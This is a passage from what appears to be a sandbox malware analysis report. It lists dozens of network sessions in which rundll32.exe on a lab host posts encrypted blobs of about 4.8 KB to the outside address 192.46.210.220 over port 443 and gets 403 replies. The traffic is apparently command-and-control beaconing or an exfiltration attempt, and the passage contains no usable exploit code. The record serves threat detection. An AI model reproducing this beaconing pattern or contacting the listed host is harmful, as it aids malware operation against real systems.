0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:29 UTC	229	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	50001	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:32 UTC	229	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:32 UTC	229	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:32 UTC	239	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	50004	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:32 UTC	234	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:32 UTC	234	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:33 UTC	239	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	50023	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:36 UTC	239	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:36 UTC	239	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:36 UTC	249	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	50024	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:36 UTC	244	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:36 UTC	244	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:36 UTC	249	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49802	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:10 UTC	24	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:10 UTC	24	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:11 UTC	29	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:11 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	50034	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:39 UTC	249	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:39 UTC	249	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:40 UTC	259	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	50035	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:40 UTC	254	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:40 UTC	254	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:40 UTC	259	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	50042	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:43 UTC	259	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:43 UTC	259	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:44 UTC	269	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	50043	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:43 UTC	264	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:43 UTC	264	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:44 UTC	269	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	50050	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:47 UTC	269	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:47 UTC	269	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:48 UTC	279	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	50051	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:47 UTC	274	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:47 UTC	274	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:48 UTC	279	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	50058	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:51 UTC	279	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:51 UTC	279	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:52 UTC	289	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	50059	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:51 UTC	284	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:51 UTC	284	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:52 UTC	289	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	50072	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:55 UTC	289	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:55 UTC	289	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:56 UTC	299	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	50073	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:55 UTC	294	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
